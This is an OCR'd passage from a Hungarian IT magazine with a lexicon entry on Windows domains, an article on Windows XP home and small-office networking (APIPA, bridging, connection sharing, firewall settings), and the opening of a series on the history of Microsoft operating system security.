[1] http://technet.netacademia.net/download/SQLInjection
[2] www.sqlsecurity.com
[3] Advanced SQL Injection In SQL Server Applications
http://www.ngssoftware.com

Kapcsolódó tanfolyamaink:

SQL Workshop (12 óra)
2072 –SQL Server 2000 rendszerfelügyelet (40 óra)
2073 – Az SQL Server 2000 programozása (40 óra)

NetAcademia Nagylexikon

T, mint tartomány


Napjaink nagyvállalatainál az informatika jelenléte nem is kérdéses. Sokan tudják, hogy egy tartomány mire való, mit tárolhatunk benne, de kevesen gondolják végig, hogy miért szükségszerű a használatuk még abban az esetben is, ha – mint oly sok cégnél – sem adattárolási lehetőségeiket, sem lekérdezhetőségüket nem használjuk ki. Ebben a szócikkben a tartományok *(címtárak)* használatát kikényszerítő belső erőket elemezzük.

Néhány feladat, ami pár fős cégeknél nem biztos, hogy tartományért kiált, több száz munkaállomásból álló hálózatok esetén nem látható el megfelelő eszközök nélkül: fel sem merülhet például, hogy az adatok jogosulatlan hozzáférését baráti beszélgetéses módszerrel tiltsuk le, vagy a dolgozók e-mail címeit Excel fájlokban adjuk közre. Ennél erőteljesebb, automatikus, önkarbantartó módszerekre van szükség.

Minden nagyvállalati szolgáltatás alapja a felhasználók tökéletes azonosítása. Ehhez egyfelől kötelező bejelentkezésre, másfelől a felhasználók által megjegyzendő adatok minimalizálására van szükség. A kötelező bejelentkezés NT alapú munkaállomások *(Windows NT 4.0 Workstation, Windows 2000 Professional és Windows XP)* telepítésével könnyedén biztosítható.

Ennél sokkal nehezebb feladat a megjegyzendő adatok halmazának redukálása. A kötelező bejelentkezést elvileg ezen operációs rendszerek mini-címtáraira *(SAM)* is építhetjük: minden számítógépre fel lehet venni annak az egy személynek a *(bejelentkezési)* nevét, aki azt használni fogja. Hamarosan látni fogjuk, hogy ez a megoldás káoszba torkollik. Ha nem kérünk a központi tartomány szolgáltatásaiból, hanem munkacsoportban *(workgroup)* üzemeltetjük számítógépeinket, a felhasználók felvitele sem központosítható. Munkacsoportos kiépítésben annyi címtár-szigetünk lesz, ahány munkaállomás a hálózaton található. Hol itt a hiba?

A rendszertervben. Felhasználóink ugyanis előbb-utóbb ráébrednek a hálózat nyújtotta lehetőségekre, és csatlakozni próbálnak egy megosztott nyomtatóra. Igen ám, de kinek a nevében, ha a nyomtatót megosztó gép „címtárában" nincs más felhasználó felvéve, mint aki ott ül? Hiába látjuk a hálózaton az erőforrást, a kötelező bejelentkezésen nem jutunk át, hacsak az alábbi ablakot *(Connect As...)* ki nem töltjük olyan adatokkal, amit a szomszéd gép elfogad.



Kapcsolódás előtti azonosítás. Hol a címtár?

Mit is fogad el? Általa ismert neveket és jelszavakat. Ismerünk ilyen nevet? Úgy hívják: Administrator??

A név-jelszó ablak megjelenése három módon kerülhető el:

- Ha „odaát" engedélyezik a Guest felhasználót. *(Mind a 150 gépen? Ez hiperbiztonságos lenne ám! Azonnal felejtsék el!)*
- Ha „odaát" felvesszük a mi felhasználónkat a mini-címtárba *(SAM)*. Ezzel kezdetét veszi a káosz, a felhasználók duplikálása, triplikálása, 150-szerezése. Miután már minden gépen létrehoztuk ugyanazt a felhasználót, biztosan kitalálja valaki, hogy a jelszavakat háromhetenként meg kellene változtatni. No de 150 mini-címtárban?
- Ha központosított felhasználói adatbázist vezetünk be: vagyis címtárat, Windows tartományt alkotunk, és ehhez az összes munkaállomást csatlakoztatjuk.

A központi címtár bevezetésével nemcsak a felhasználói fiókok felvétele és karbantartása egyszerűsödik, hanem egységes házirendet, bejelentkezési parancsfájlokat stb. alkothatunk, és tehetünk kötelezővé. Emellett egy olyan rugalmas címtár, mint az Active Directory, számtalan más, a hitelesítésen messze túlmutató szolgáltatást nyújt.

Erről bővebben a 36. oldalon olvashatnak.

További szócikkek kidolgozására *(akár több száz, de csak végigfutva az ABC-n: ADSI, BAP, CDO, DHCP, EFS, FTP, GPRS, HTTP, IKE, JScript, KMS, LFS, MAPI, NAT, OSPF, PPTP, QoS, RSA, SNMP, TAPI, UDDI, VIA, WQL, XSD, Zóna)* vállalkozókat keresünk!

Fóti Marcell
marcellf@netacademia.net
A szerző a NetAcademia vezető oktatója
MCSE, MCT, MCDBA, MZ/X

Hálózat a SOHO-ban

A Windows XP kishálózatokra tervezett szolgáltatásai

A Windows XP hálózati szolgáltatásai közt találunk jó pár olyan megoldást, melyek igencsak megkönnyítik néhány számítógép behálózását és Internetre csatlakoztatását. A világ boldogabbik felén ezek a szolgáltatások az otthoni hálózat kialakításában segítenek – nálunk kisvállalatok vehetik használ!

Az „önjáró" IP története

Kezdetben vala IPX és NetBEUI, melyekkel gyermekjáték a hálózatépítés, hisz címkiosztásuk automatikus. Azután lett TCP/IP, és címkiosztási zűrzavar. Ezen segített a DHCP Server, mely a Windows NT 3.5 Resource Kit részeként levette a címkezelés feladatát a vállunkról. Amikor a hálózatok eljutottak az amerikai háztartásokba, kiderült, hogy a DHCP sokkal bonyolultabb dolog annál, amit daddy képes lenne beüzemelni.
Ismerkedjünk meg egy tipikus amerikai háztartás hálózatával. A családi ház kétszintes, a földszinten nappali, az emeleten hálószobák. A nappali és a konyha Internetesítése már megtörtént, most következnek a hálószobák. A földszinten van egy 8-portos hub, aminek minden csatlakozási pontja betelt. Az emeleten is van már ethernet, mert a két gyerek így doomozik. Először nézzük meg részletesen, mitől is működik.

Az APIPA *(Automatic Private IP Adressing)*, automatikus privát IP-cím teszi lehetővé, hogy a gépek egymásra találjanak. Ez nem más, mint DHCP Server nélküli IP-cím „kiosztás". A hálózatra kötött Windowsok – ha nem kapnak választ DHCP-kéréseikre – kis idő elteltével automatikusan felvesznek egy hasraütéssel kiválasztott IP-címet a 169.254.x.y címtartományból. Érdekes mendemonda terjedt el arról, hogy ez a címtartomány a Microsoft „ajándéka" a népnek, de némi utánajárással kiderül, hogy az APIPA az IEFT-nél alakulóban lévő szabványtervezet.
Az alábbi ábrán egy tipikus APIPA-címet láthatunk. Az alapértelmezett átjáró nincs kitöltve – ennek az információnak *(információ-hiánynak)* a későbbiek során még lesz szerepe!

```
Automatikus konfiguráció IP-címe . . . :  169.254.25.129
Alhálózati maszk. . . . . :  255.255.0.0
Alapértelmezett átjáró . . . . . :
```

Egy automatikusan generált APIPA IP-cím

Az [1] címen a Zeroconf Requirements foglalja össze, miért vált ez a téma olyan súlyúvá, hogy szabványt szenteljenek neki. Idézek a draftból, hogy tudjuk, hol van szükség „önjáró" IP-cím kiosztásra: „home networks, automobile networks, airplane networks, or adhoc networks at conferences, emergency relief stations".
(Az automobile network feltételezésem szerint az autóinkba beszerelt IP-alapú bigyók összessége. Elfogadom, hogy egy DHCP-kiszolgáló beszerelése a motortérbe [mert ugyan hova máshova?] furcsa ötletnek tűnik.) A [2] címen olvasható draft adja meg az APIPA-címtartományt.
Szépen működik is minden, amíg el nem fogy a nyolcportos hubban az összes lyuk, ám kénytelenek vagyunk mégegy hálózatot csatlakoztatni. Az APIPA címek ugyanis nem routolhatók. *(Mondhatja erre valaki, hogy vegyünk még egy hubot, dugjuk össze a kettőt, és kész. Vagy dobjuk ki az egyébként hibátlan 8-portost, és vegyünk egy 16-ost.*

APIPA-hálózatok összekapcsolása


Elfeledve a hubok egyszerű felfűzését további két út kínálkozik hálózataink összekapcsolására. Az egyik az útválasztás *(router)*, a másik a híd *(bridge)*.
Az útválasztás akár még Windows XP-n is megvalósítható az alábbi regisztrációs kulcs 1-be billentésével:

```
HKLM\SYSTEM\CurrenmtControlSet\Services\Tcpip\
↳ Parameters\IPEnableRouter
```

Az APIPA IP-címekkel felvértezett gépek csak abban az esetben látnának át a túlsó hálózati szegmensre, ha

1. alapértelmezett átjárójuk *(Default Gateway)* a routerként üzemelő cinkostárs Windows XP-re mutatna
2. IP-címeik nem ugyanabba az alhálózatba *(subnet)* esnének.

A két feltétel egyikének sem felel meg az APIPA-cím, tehát ha útválasztást használunk, át kell térnünk más IP-címekre, és elveszítjük az eddigi kényelmes automatizmust. Az [1] címen olvasható draft szerzői is tisztában voltak a problémával, és a kishálózatok összekapcsolására hidat *(bridge)* javasolnak. Szerencsére ilyet nem kell vásárolnunk, mert a Windows XP képes két hálózati kapcsolat „áthidalására". Ehhez nem kell mást tennünk, mint kijelölni kettő *(vagy több)* hálózati kapcsolatot, és a gyorsmenüből kiválasztani a „Hídkapcsolatok" menüpontot. *(Vagyis azt tanácsoljuk daddynek, hogy ne hubot, hanem egy plusz hálózati kártyát vásároljon, és szerelje be a nappaliban állomásozó PC-be.)*



Hídkapcsolat kialakítása két hálózati szegmens között

Kevés merevlemez-tekerés után…

Létrejön a hídkapcsolat a két LAN között, s a két alhálózat gépei minden további nélkül látják egymást. Átjutnak a Broadcast-üzenetek, és ezzel a NetBIOS-névfeloldás is működni

kezd. Egyszerű, de nagyszerű, és ráadásul kevésbé pazarolja a sávszélességet, mintha a hubokat összedugtuk volna, mert a hídon csak akkor kell átküldeni a csomagot, ha az valóban a túlpartra igyekszik.
Áthidalással tulajdonképpen két fizikai alhálózat *(subnet)* olvasztható össze. Az összekötött szegmenseken azonos IP-cím használandó. E tulajdonság miatt néha gazdaságosabb egy híd, mint egy útválasztó. Hagyományos IP-alhálózatok kialakításakor ugyanis óhatatlanul IP-cím pazarlás történik amiatt, hogy csak felezéses módszerrel lehet egy IP-tartományból IP-címeket kiragadni. Ez ma már persze csak az Internetszolgáltatókat feszélyezi, hisz belső, vállalati hálózatainkon „korlátlan" mennyiségű IP-cím áll rendelkezésünkre, elég, ha csak a 172.16.x.y címtartományra gondolunk.
A hídkapcsolat tehát olyan környezetben vethető be nagy sikerrel, ahol nincs kedvünk az alhálózatok IP-cím problémáival vacakolni.

Internet Connection Sharing

Az Internetkapcsolat megosztásáról korábban már szóltunk, így most csak felelevenítem: az ICS egy pici Network Address Translator *(NAT)*, amely a belső IP-címeket külső, publikus címekké fordítja, és viszont. Mivel az ICS-gépnek kell lennie az alapértelmezett átjárónak, sajnos az APIPA-címeket fel kell váltani olyanokkal, amelyekben ki van töltve ez az információ is. Ha kisvállalati-otthoni hálózatunkat például egy ADSL-vonalon keresztül szeretnénk kiereszteni a netre, osszuk meg a kapcsolatot!
Ahhoz, hogy a kapcsolatmegosztás akkor is működjön, ha a gépen épp senki sincs bejelentkezve, először is mentsük el a tárcsázás jelszavát mindenki számára:

A tárcsázási név és jelszó elmentése a távoli felhasználók zavartalan munkája érdekében történik

Ezután jöhet a kapcsolat megosztása. Új fejlemény a Windows XP-ben, hogy már nem figyelmeztet arra, hogy

- új, statikus IP-címet rendel a belső kártyához *(192.168.0.1)*
- elkezd IP-címeket osztani a 192.168.0.0 tartományból *(DHCP Allocator)*; az összes IP-paraméterrel önmagára mutat, mert
- DNS- és WINS-proxyt telepít


Ez kisebbfajta égszakadás-földindulással jár, de daddy úgysem képes felfogni az üzenet értelmét, a felhasználói tesztek szerint úgyis „Yes"-t kattint, akkor meg minek borzoljuk az idegeit? Eddig sem tudta, mitől működik a hálózat, és az sem fáj majd neki, hogy APIPA helyett más IP-címek lesznek. Mindez csendben, a háttérben megtörténik és punktum.
A megosztott kapcsolat felvázolt működése miatt igen fontos a hídkapcsolat lehetősége. Ha nem akarunk DHCP Proxyt telepíteni a második hálózatra *(az emelet subnetje)*, fontos, hogy az imént települt DHCP Allocator képes legyen IP-címet adni az emeleti gépekre is, ehhez pedig nem router, hanem híd kell!

Tűzfal

Hihetetlen dolgot mondok: az XP beépített tűzfala nem növeli meg a **megosztott** Internetkapcsolat biztonságát. Hangsúlyozom: a **megosztott** kapcsolatét. Ennek az az oka, hogy a **kapcsolatmegosztás *(NAT)*** és a **tűzfal** egy és ugyanazon technológián, a belülről kért kapcsolatok megjegyzésén alapulnak, és csak olyan kérést engednek be, amit belülről kértünk.
Az IP-cím-fordítás *(NAT)* miatt tehát sohasem jut be a belső hálózatba olyan csomag, amit nem belülről kértek. Ezzel a tulajdonságával a kapcsolatmegosztás magától „hozza" az XP-be beépített tűzfalszolgáltatás képességeit, így ez utóbbi telepítése nem jár a védelem további növelésével.


Figyelem!
Ha egy önálló gépen az Internetkapcsolatot **nem** osztjuk meg, **nem** indul be a portfigyelés sem! Ilyenkor igenis **kapcsoljuk be a tűzfalat!**

Mielőtt még mindenki nekiesik saját gépén a tűzfal engedélyezésének, hadd jegyezzem meg, hogy belső *(LAN)* hálózaton nem a tűzfal a védelem helyes módja, hanem a jogosultsági rendszer megfelelő beállítása. Ha valaki a lokális hálózati kapcsolaton engedélyezi a tűzfalat, azt kapja, amit a tűzfal nyújtani tud: kéretlen külső kapcsolatokat többé nem fog elfogadni a gépe. Megvakulnak a megosztott könyvtárak és nyomtatók, s az Outlookot sem fogja tudni értesíteni az Exchange Server az új levelekről – habár maga a levelezés megy. A LAN-kapcsolat tűzfalas védelme nem tilos, de csak a tűzfal mélyebb ismeretében vágjunk bele!
A legokosabb mégis, ha az „Internetkapcsolat tűzfala" szolgáltatást a nevében megbújó célra használjuk, és csak az Internetre néző közvetlen kapcsolatokon engedélyezzük, a kapcsolat tulajdonságlapjának Speciális fülén:




Tűzfal engedélyezése egy tárcsázós kapcsolaton

Az engedélyezést követően kéretlen kapcsolatot többé nem fogad el a gépünk, de igényelhetjük, hogy a jelenségről naplóbejegyzés készüljön.
További érdekes lehetőség, hogy bizonyos belső szolgáltatásokat mégiscsak engedélyezhetünk. Az imént látott Speciális lap alján lévő Beállítások gombra megjelenő párbeszédpanel Szolgáltatások fülén néhány konyhakész publikációs szabályt láthatunk. Ezek közül például a Távoli asztal nevűt kell engedélyeznünk az XP Terminal Services használatához. A szabályok engedélyezésekor megtekinthetjük, hogy az egyes szolgáltatások melyik *(TCP vagy UDP)* porton futnak *(a TS például a 3389-esen)*.



A Távoli Asztal-szolgáltatás engedélyezése a tűzfalon

A lista nem tartalmazza a Windowsos fájl- és nyomtatómegosztást, így ha valaki a tűzfal dacára meg szeretné osztani könyvtárait, vegye fel az alábbi szabályt a Hozzáadás gomb megnyomásával:



CIFS (Windows-megosztás) engedélyezése a tűzfalon

Talán némi magyarázatra szorul ez a 445-ös portos varázslat. A Windows *(NT4-ig bezárólag)* NetBIOS-réteg felett futtatja saját Workstation és Server szolgáltatását, melyek a fájl- és nyomtatómegosztás komponensei *(Server Message Block protokoll)*. Az SMB használatához a 135-139 tartományba eső TCP-portokat használjuk vegyes üzemmódban. Egy marék portot ki kell nyitni a használatához, ezzel ráadásul további, a tűzfalgazda számára ismeretlen szolgáltatások is „kiszabadulnak". Így vált a Windowsos megosztás minden tűzfalgazda rémálmává. De ennek 2000 óta vége lehetne. Ekkor döntött úgy a Microsoft, hogy felhagy a NetBIOS erőltetésével, és valamilyen szabványos csatornába önti az SMB hálózati forgalmat is. Windows 2000 óta a NetBIOS-réteg helyett a 445-ös porton is elérhetjük mind a Server, mind a Workstation szolgáltatást. Sőt! Az XP először ezzel próbálkozik, és csak sikertelen kísérletezés után tér vissza a NetBIOS-os módszerre *(kompatibilitási okokból)*.

Ha szabvány, akkor IETF! A Microsoft – Common Internet File System néven – szabványosításra benyújtotta az IETF-hez az SMB-protokollt *(és forráskódját)*. Aki nem hiszi, látogasson el a [3] címre! Ez a draft egy új URL-típust javasol, az smb:// kezdetűt. Majd meglátjuk, mit hoz a jövő, mindenesetre ez a draft a cikk írásának pillanatában még él, de mire kijövünk a nyomdából, lejár *(2003. január 8-án)*. Mi lesz veled, Microsoft?

Kapcsolatmegosztás + tűzfal

Paradox módon az XP-tűzfalat akkor kell a NAT-gépre telepíteni, ha további szolgáltatásokat akarunk engedélyezni. Ennek csupán az az oka, hogy az Internet Connection Sharing paraméterezhetősége korlátozott. Az XP-tűzfal viszont – mint láttuk - lehetővé teszi, hogy bizonyos belső számítógépeken futó szolgáltatásokat engedélyezzünk. Ehhez a fent bemutatott szolgáltatásengedélyezési ablakban a szolgáltatást nyújtó gép nevét kell megadni a tűzfalgép neve helyett, és kész vagyunk.

Fóti Marcell
marcellf@netacademia.net
A szerző a NetAcademia vezető oktatója, a tech.net magazin főszerkesztője, MCSE, MCDBA, MCT

A cikkben szereplő URL-ek:

[1] Zeroconf Requirements
http://www.ietf.org/proceedings/00dec/I-D/draft-ietf-zeroconf-reqts-06.txt
[2] Dynamic Configuration of IPv4 link-local addresses
http://www.ietf.org/proceedings/00dec/I-D/draft-ietf-zeroconf-ipv4-linklocal-01.txt
[3] Common Internet File System
http://www.ietf.org/internet-drafts/draft-crhertel-smb-url-03.txt

Kapcsolódó tanfolyamaink:

Windows XP nagyvállalati környezetben
TCP/IP a szabványok tükrében

A Microsoft operációs rendszerek biztonsági tényezői

1. rész – Hová építsünk palotát? Ingoványra vagy kősziklára?

Cikksorozatomban végigvezetem a Kedves Olvasót azon a hosszú úton, amit a Microsoft megtett, mire – néha saját korábbi technológiáival is leszámolva – elérkezett arra a pontra, hogy fejlesztéseinek célja a világ legbiztonságosabb operációs rendszerének megalkotása legyen. A cég rögös, és tévedésektől sem mentes, mindazonáltal világosan felismerhető utat követ. Lássuk, merre jár Bill és csapata!

Ha egy laikus, de PC-t használó ismerősünket megkérdeznénk, hogy szerinte mennyire biztonságosak a Microsoft által gyártott operációs rendszerek, akkor szinte biztosak lehetünk benne, hogy azt válaszolná: egyáltalán nem. Azután sorolná azokat a félig megértett híreket, amelyekkel a média bombázza az Internet veszélyeitől amúgy is megrettenő számítógép-felhasználókat.

Ha van stigma, amelyet nehezen mos le magáról az amerikai szoftveróriás, az a szoftvereinek megbízhatatlansága. Pedig nem akármilyen erőfeszítéseket tett a cég, hogy ettől a kétes hírnévtől megszabaduljon! Ám a mindig jól működő marketinggépezet ezúttal nem sokat segít. A monolit Microsoft rendszerek, amelyeket szerver- és ügyfél operációs rendszerek, szerver-alkalmazások, Internet-böngésző, levelező programok és irodai programcsomagok alkotnak, a felhasználók számára „a" rendszert jelentik, s ha bármely részében biztonsági hibát találnak, az „egész rendszer" találtatik könnyűnek.

Az alábbiakban – némi történelmi áttekintés után – azt veszem górcső alá, hogy milyen biztonsági technológiákat és eljárásokat épített a Microsoft az operációs rendszereibe, és milyen szolgáltatásokat nyújt, hogy a vállalati és otthoni felhasználók biztonságban érezhessék magukat.

A Microsoft operációs rendszerek evolúciója

Indulás: PC és MS-DOS

A Microsoft bábáskodott a PC megszületésekor: jókor volt a megfelelő helyen. Az IBM terméke, és a mögötte lévő stratégia fényes sikert aratott *(meglepve még a nagy kék céget is)*, és robbanásszerűen terjedt el előbb az Egyesült Államokban, majd a világ többi részén. A PC azonban nem jelentett mást, mint egyedi, személyi számítógépet hálózati kapcsolat és bizalmas, értékes adatok nélkül. Ahol pedig nincs mit védeni, ott nincs szükség biztonsági intézkedésre sem. A külsőleg Unix stílusú MS-DOS-ból tehát hiányzott minden, ami a biztonsággal kapcsolatos. Sem a jogosultságkezelés, sem a felhasználói azonosítás nem volt a rendszer része. Mi több, maga az Intel architektúra is csak a 286-os processzoroktól kezdve tette lehetővé, hogy a rendszerszoftverek eltérő üzemmódban fussanak *(valós és védett üzemmód)*. Az MS-DOS nem jutott el ilyen magasságokba. A 6.22-es változattal úgy vonult nyugdíjba, hogy komoly üzleti alkalmazások biztonsági igényeit sohasem támogatta.

A problémák is ebben az időben keletkeztek. Egy kutató felhívta a figyelmet, hogy lehetséges olyan programkód megalkotása, amely képes önmaga reprodukálására – ezeket a programkódokat vírusoknak nevezték el. Az első mókás – és sok kárt nem okozó – példányok után megjelentek a valódi veszélyt jelentő egyedek, – a célrendszer pedig két ok miatt is a Microsoft DOS *(később Windows)* rendszere lett: egyrészt híjával volt mindenféle biztonsági alrendszernek, ugyanakkor valamennyi számítógéparchitektúra közül a legelterjedtebbnek számított. Végül az instabilitás, a gyenge rendszer-architektúra, és nem utolsó sorban a vírusok elterjedése meghozta a kétes gyümölcsöt: a Microsoft rendszerei megkapták a „megbízhatatlan" jelzőt. Csak a tisztesség kedvéért jegyezzük meg, hogy a szoftvercég az MS-DOS 6.2-től még *(licencelt)* antivírus szoftvert is árult az alaprendszerhez, ám elfelejtette biztosítani a mindenkori legfrissebb vírus-adatbázist, ezért a megoldás hamvába holt.

A történeti áttekintéshez fontos adalék, hogy a Microsoft és az IBM egymásra találtak, és – felismerve a DOS fogyatékosságait – egy új, korszerűbb operációs rendszer kifejlesztésébe kezdtek. A Microsoft folyamatosan átvette az IBM által fejlesztett technológiákat, többek között a hálózati protokollokat és szoftvereket is. Ezek közül külön említést érdemel a NetBIOS és a hozzá kötődő szabványcsalád. A közös gyermek, az OS/2 megszületett ugyan, sőt a mai napig létezik, de mindkét szülő magára hagyta: a Microsoft a Windows irányába távozott, az IBM pedig sohasem tekintette stratégiai termékének.

A Windows 3.1-től a Millennium Editionig

A grafikus képernyők, kártyák és az ablakozó technológia megmozgatta a Microsoft mérnökeinek *(no meg üzleti stratégáinak)* fantáziáját, és sorra jelentek meg a Windows változataival. A Windows 3.1 hatalmas lökést adott a PC iparnak. Rút kiskacsa ez a mai rendszerekhez képest, de akkor mindenki ezt akarta: grafikus felület, könnyű kezelhetőség. Ebben az időben érkezett meg a helyi hálózat a szélesebb tömegekhez, a vállalatokhoz és közintézményekhez. A hálózati operációs rendszerek királya koronázatlanul is a Novell cég Netware szoftvere volt. Virágkorában a piaci részesedése meghaladta a 90%-ot. A Microsoft ellátta a Windows rendszereit hálózati csatlakozási lehe-


tőséggel *(akár Netware szerverekhez is)*, majd az IBM-től kapott alapokkal elkezdte favorizálni a maga megoldásait. Talán ettől az időtől volt jellemző a cégre, hogy az általános tendenciák, vagyis a de facto szabványok helyett a saját fejlesztéseit igyekezett a rendszerüzemeltetőkre erőltetni. Így történt, hogy minden Windows termék a NetBIOS szabványt *(NetBEUI, WINS, Browsing stb.)* támogatta, háttérbe szorítva a Novell IPX/SPX technológiáját.

A biztonsági szempontból látszólag érdektelen szabványcsata mögött nagyon is valóságos biztonsági problémák kezdtek kirajzolódni. A hálózatok növekedésével nemcsak a NetBIOS méretezési problémái kerültek előtérbe, hanem a szabványba rejtett tervezési gondok is, mint például a csomagszórás, a hitelesítés hiánya több hálózati elemi szolgáltatásnál *(WINS)*, útvonalválasztási képességek stb. A hálózati front mellett az alaprendszer megbízhatósága továbbra is kétes maradt. Az evolúciós fejlődés *(biztonsági szempontból)* „zsákutcába" terelte a hajdani garázscéget. A termék megszületésekor otthoni felhasználóknak csupán egy felület készült, mindenféle biztonsági igény nélkül, ám nemsokára vállalatok tértek át az új platformra *(a PC-re, s vele együtt a Windowsra)*, amely egyre fontosabb üzleti adatokat és titkokat őrzött a gyakorlatilag védtelen PC-k merevlemezén. Az ellentmondást nem lehetett feloldani. Bár néhány kísérlet született *(az is főleg külső gyártótól)*, a Windows termékcsalád ezen vonala – a kezdeti hiányosságok megmaradása miatt – nem tekinthető megbízhatónak és biztonságosnak. A legfontosabb hiányosságok az alábbiak:

- Nincs felhasználóazonosítás vagy az egyszerűen megkerülhető.
- Nincs jogosultság- és engedélykezelés.
- Nincs címtár.
- A felhasználó a saját rendszerében bármit megtehet. A vírusok továbbra is korlátlan lehetőségekkel rendelkeznek.
- Nincs biztonságos állományrendszer.

A Windows 98-tól néhány biztonsági alkotóelem a rendszer részévé vált. Ilyen volt például a személyi tűzfal vagy rendszervisszaállítási pont a Millennium Editionben, ám a komponensek csak korlátozott funkcionalitással rendelkeztek, és semmiképp sem alkottak összefüggő egészet. Az egyetlen terület, ahol a Microsoft nagy erőfeszítéseket tett, az a betárcsázás. A Windows 3.1-től elérhetőek voltak, és a termékvonallal együtt mind jobb és jobb megoldások, titkosítási algoritmusok épültek be a telefonos alrendszerbe. Ennek elsősorban az volt az oka, hogy a hordozható számítógépek sokáig csak a Win9x termékvonal különféle verzióit futtatták. A nagyobb testvér, az NT, nem támogatta kellően a notebookokat.
Feltehetnénk a kérdést: miért nem építettek komoly biztonsági rendszert a Windowsba? Mielőtt válaszolnánk, tegyük a szívünket a kezünkre: vajon a sokat dicsőített Internet, melynek technológiája korábbi, tehát érettebb is, mint a szoftveróriás megoldása, vajon biztonságos? A telnet, az ftp, a http, a Unix 1990-es évek elején használt jelszótárolása kifogástalan volt? A válasz az, hogy nem. A világ változik. Ami 15 évvel ezelőtt megfelelő volt, ma már nem az. Ami pedig a Microsoftot és a felhasználók „cserbenhagyását" illeti, azt mondhatjuk, hogy a cég valójában nem hagyta cserben a vásárlókat, ezen belül a biztonsági funkciókat erősen hiányoló vállalati ügyfeleket, csak a várt eljáráshoz képest egy másikat választott.

A Windows NT család



1984-85 táján egyértelművé vált a Microsoft emblematikus figurája, Bill Gates és stratégiai tanácsadói előtt, hogy a céget a vállalati piac teheti naggyá. Ám az is világossá vált, hogy a viszonylag kicsi szoftvergyártó még nem képes egy – a vállalati igényeket minden szempontból kielégítő – operációs rendszer megalkotására. Az is érthető volt a stratégák számára, hogy csak egy önálló termékkel őrizhető meg a cég függetlensége.
Mindezeket mérlegelve az a döntés született, hogy a Microsoft a vállalati erőforrásokat megosztva három rendszert fejleszt egyszerre. Tovább folytatódott az OS/2-es összeölelkezés az IBM-mel, elsajátítva ezáltal a szükséges vállalati fejlesztői- és projektképességeket. Haladt a maga útján az MS-DOS, amely az akkor még csak 2.11-es verziószámmal rendelkező Windows-zal együtt a forrásokat biztosította. Végezetül a Digital vállalatóriás megsértődött szoftverfőmérnökét *(David Cutlert)* elcsábítva megkezdődött egy teljesen új alapokon álló, a biztonsági szempontokat messzemenően figyelembe vevő új operációs rendszer család kifejlesztése. A rendszert nemes egyszerűséggel New Technology, röviden NT néven emlegették, és 1993-ra készült el az első kereskedelmi forgalomba hozható változat *(Windows NT 3.1)*.

> A hálózatok növekedésével nemcsak a NetBIOS méretezési problémái kerültek előtérbe, hanem a szabványba rejtett tervezési gondok is.


Egyesek szerint az NT rövidítés nem teljesen véletlen. Ha hozzávesszük a Windows előtagot is, WNT-hez jutunk. Ha most mindhárom betűt felcseréljük az ABC-ben előtte álló karakterrel, a VMS betűhármashoz jutunk. Az elcsábított Digitalos fejlesztőmérnök, David Cutler a VMS **és** a WNT atyja. A két operációs rendszer memóriakezelése, ütemezése, prioritási szintjei nem egyszerűen hasonlóak, hanem **azonosak**! A rendszer architektúrájának biztonságához kétség sem fér. Ha bármi kívánnivalót hagyott maga után a múltban, az a megvalósítás volt.
A számítások minden szempontból beváltak. A megszerzett képességek után el lehetett hagyni az IBM-mel közös hajót, ezzel az OS/2-t is. A fejőstehén szerepét játszó MS-DOS mellett fényes csillagként hozta a hasznot a Windows 3.0, majd 3.1 és a 3.11, hogy azután a pénzeket elnyelje a nagy kérdőjel *(a nehéz gyerek)* NT, amely a sikerre való tekintettel „Windows" nevet és külsőt kapott.
A sikernek azonban ára volt. A rendszer ugyan biztonságos lett, ámde nagy, lomha, bonyolult és erőforráséhes. *(Volt, aki úgy oldotta fel a rövidítést, hogy „Not Today", vagyis „nem ma", amivel egyszerre utalt a reményteli jövőre és a jelenlegi gyászos teljesítményre.)* Az NT tele volt fejlesztői hibákkal, és ugyanazokkal a gyermekbetegségekkel küzdött, mint amivel minden induló operációs rendszer: nem volt kellő mennyiségű eszközkezelő, amely a hardver-elemeket támogatta volna, nem volt minden tekintetben kompatibilis a korábbi Windows alkalmazásokkal *(többek közt a teljes egészében 32-bites architektúra miatt)*, és nem voltak saját alkalmazásai. Egy új evolúciós vonal keletkezett, amely két kérdést vetett fel: sikeres lesz-e az új termék, s ha igen, akkor mi lesz a Windows korábbi verziójával. Az első kérdés megválaszolására csupán négy, a másodikra nyolc évet kellett várni.
A Windows NT 4.0 nagy, a Windows 2000 pedig bombasikert aratott, az egekbe repítve a cég részvényeit. A korábbi Win9x

vonal 2001 őszén beolvadt az NT legújabb, Windows XP-nek nevezett, 5.1-es belső verziószámmal rendelkező termékébe.

A Windows 2000 biztonsági funkciói

